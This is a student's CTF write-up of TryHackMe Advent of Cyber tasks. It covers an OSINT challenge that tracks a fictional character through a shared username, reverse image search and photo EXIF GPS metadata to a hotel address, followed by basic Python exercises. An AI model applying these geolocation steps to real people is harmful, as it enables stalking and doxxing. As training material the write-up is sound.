
Question 7

Find the location by uploading the image on Google through the camera icon beside the search bar.



Question 8

Metadata of the pictures





Question 9

Found the flag from the metadata of the pictures.

Question 11

Search for the coordinates in Google Maps and it shows the street number is 540.






Thought Process/Methodology:


Firstly, we need to browse **reddit.com**. Change the username in the URL to "*IGuidetheClaus2020*". We can try to Google his creator by searching **"Rudolph the red nosed reindeer", "Robert"**. Next, we can try to guess Rudolph's Twitter account by using the same username as his Reddit. There are two pictures of Rudolph participating in parades, we can gain the location of the parade by downloading the pictures and "Search by image" in Google. We can dig further into the pictures by using a metadata viewer to view the metadata. Rudolph has posted a higher resolution of one of the pictures. We can download it, and try to extract its metadata. This picture gave us detailed information such as the coordinates this picture was taken. Lastly, using the coordinates we gained, we can search in Google Maps the street name of the hotel that Rudolph stayed in.

Day 15: Scripting - There's a Python in my stocking!
Tools Used: THM Attackbox, Terminal, VSCode, Python
Solution/Walkthrough:

Question 1
On Terminal, key in the command "python3" to use the preinstalled Python. Then type out the command "True+True" to get the output which is "2".



Question 2
Based on THM notes, the database for installing other peoples libraries is called "PyPi".



Question 3
On Terminal, type out the command "bool("False")" to get the output which is "True".

```
>>> bool("False")
True
```

Question 4
Based on THM notes, the library that lets us download the HTML of a webpage is "Requests".

```
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

Run the code provided by THM to get the output which is “[1, 2, 3, 6]”.

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
```

Question 6

Based on THM notes, the cause of the output in Question 5 is “pass by reference”.

> Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7 and 8

Using Python, type out the command given. For Question 7, run the program and type out “Skidy” and which gives the output “The Wise One has allowed you to come in.”. Next, for Question 8, run the program again and type out “elf” to get the output “The Wise One has not allowed you to come in.”

```
Python Exercises > Python Lab > THM_DAY15.py > ...
1   names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2   name = input("What is your name? ")
3   if name in names:
4       print("The Wise One has allowed you to come in.")
5   else:
6       print("The Wise One has not allowed you to come in.")
```

```
PS C:\AISYAH\PSP0101> & C:/Users/DELL/AppData/Local/Programs/Python/Python39/python.exe
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\AISYAH\PSP0101> & C:/Users/DELL/AppData/Local/Programs/Python/Python39/python.exe
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\AISYAH\PSP0101>
```

Thought Process/Methodology:

First off, we start our THM Attackbox and open Terminal. Then, we run the command “python3” and run the command “True+True” to get the output. For Questions 2, 4 and 6, we found the answer in the notes given by THM. Next, for Question 3, we reopen Terminal and run the command “bool(“False”)” to get the output. Again for Question 5, using Terminal, we type out the command given by THM and get the output. Lastly, for Questions 7 and 8, we use VSCode and Python to run the command given in the google form. We then type out “Skidy” to receive the output and rerun the program to type out “elf” and get the output.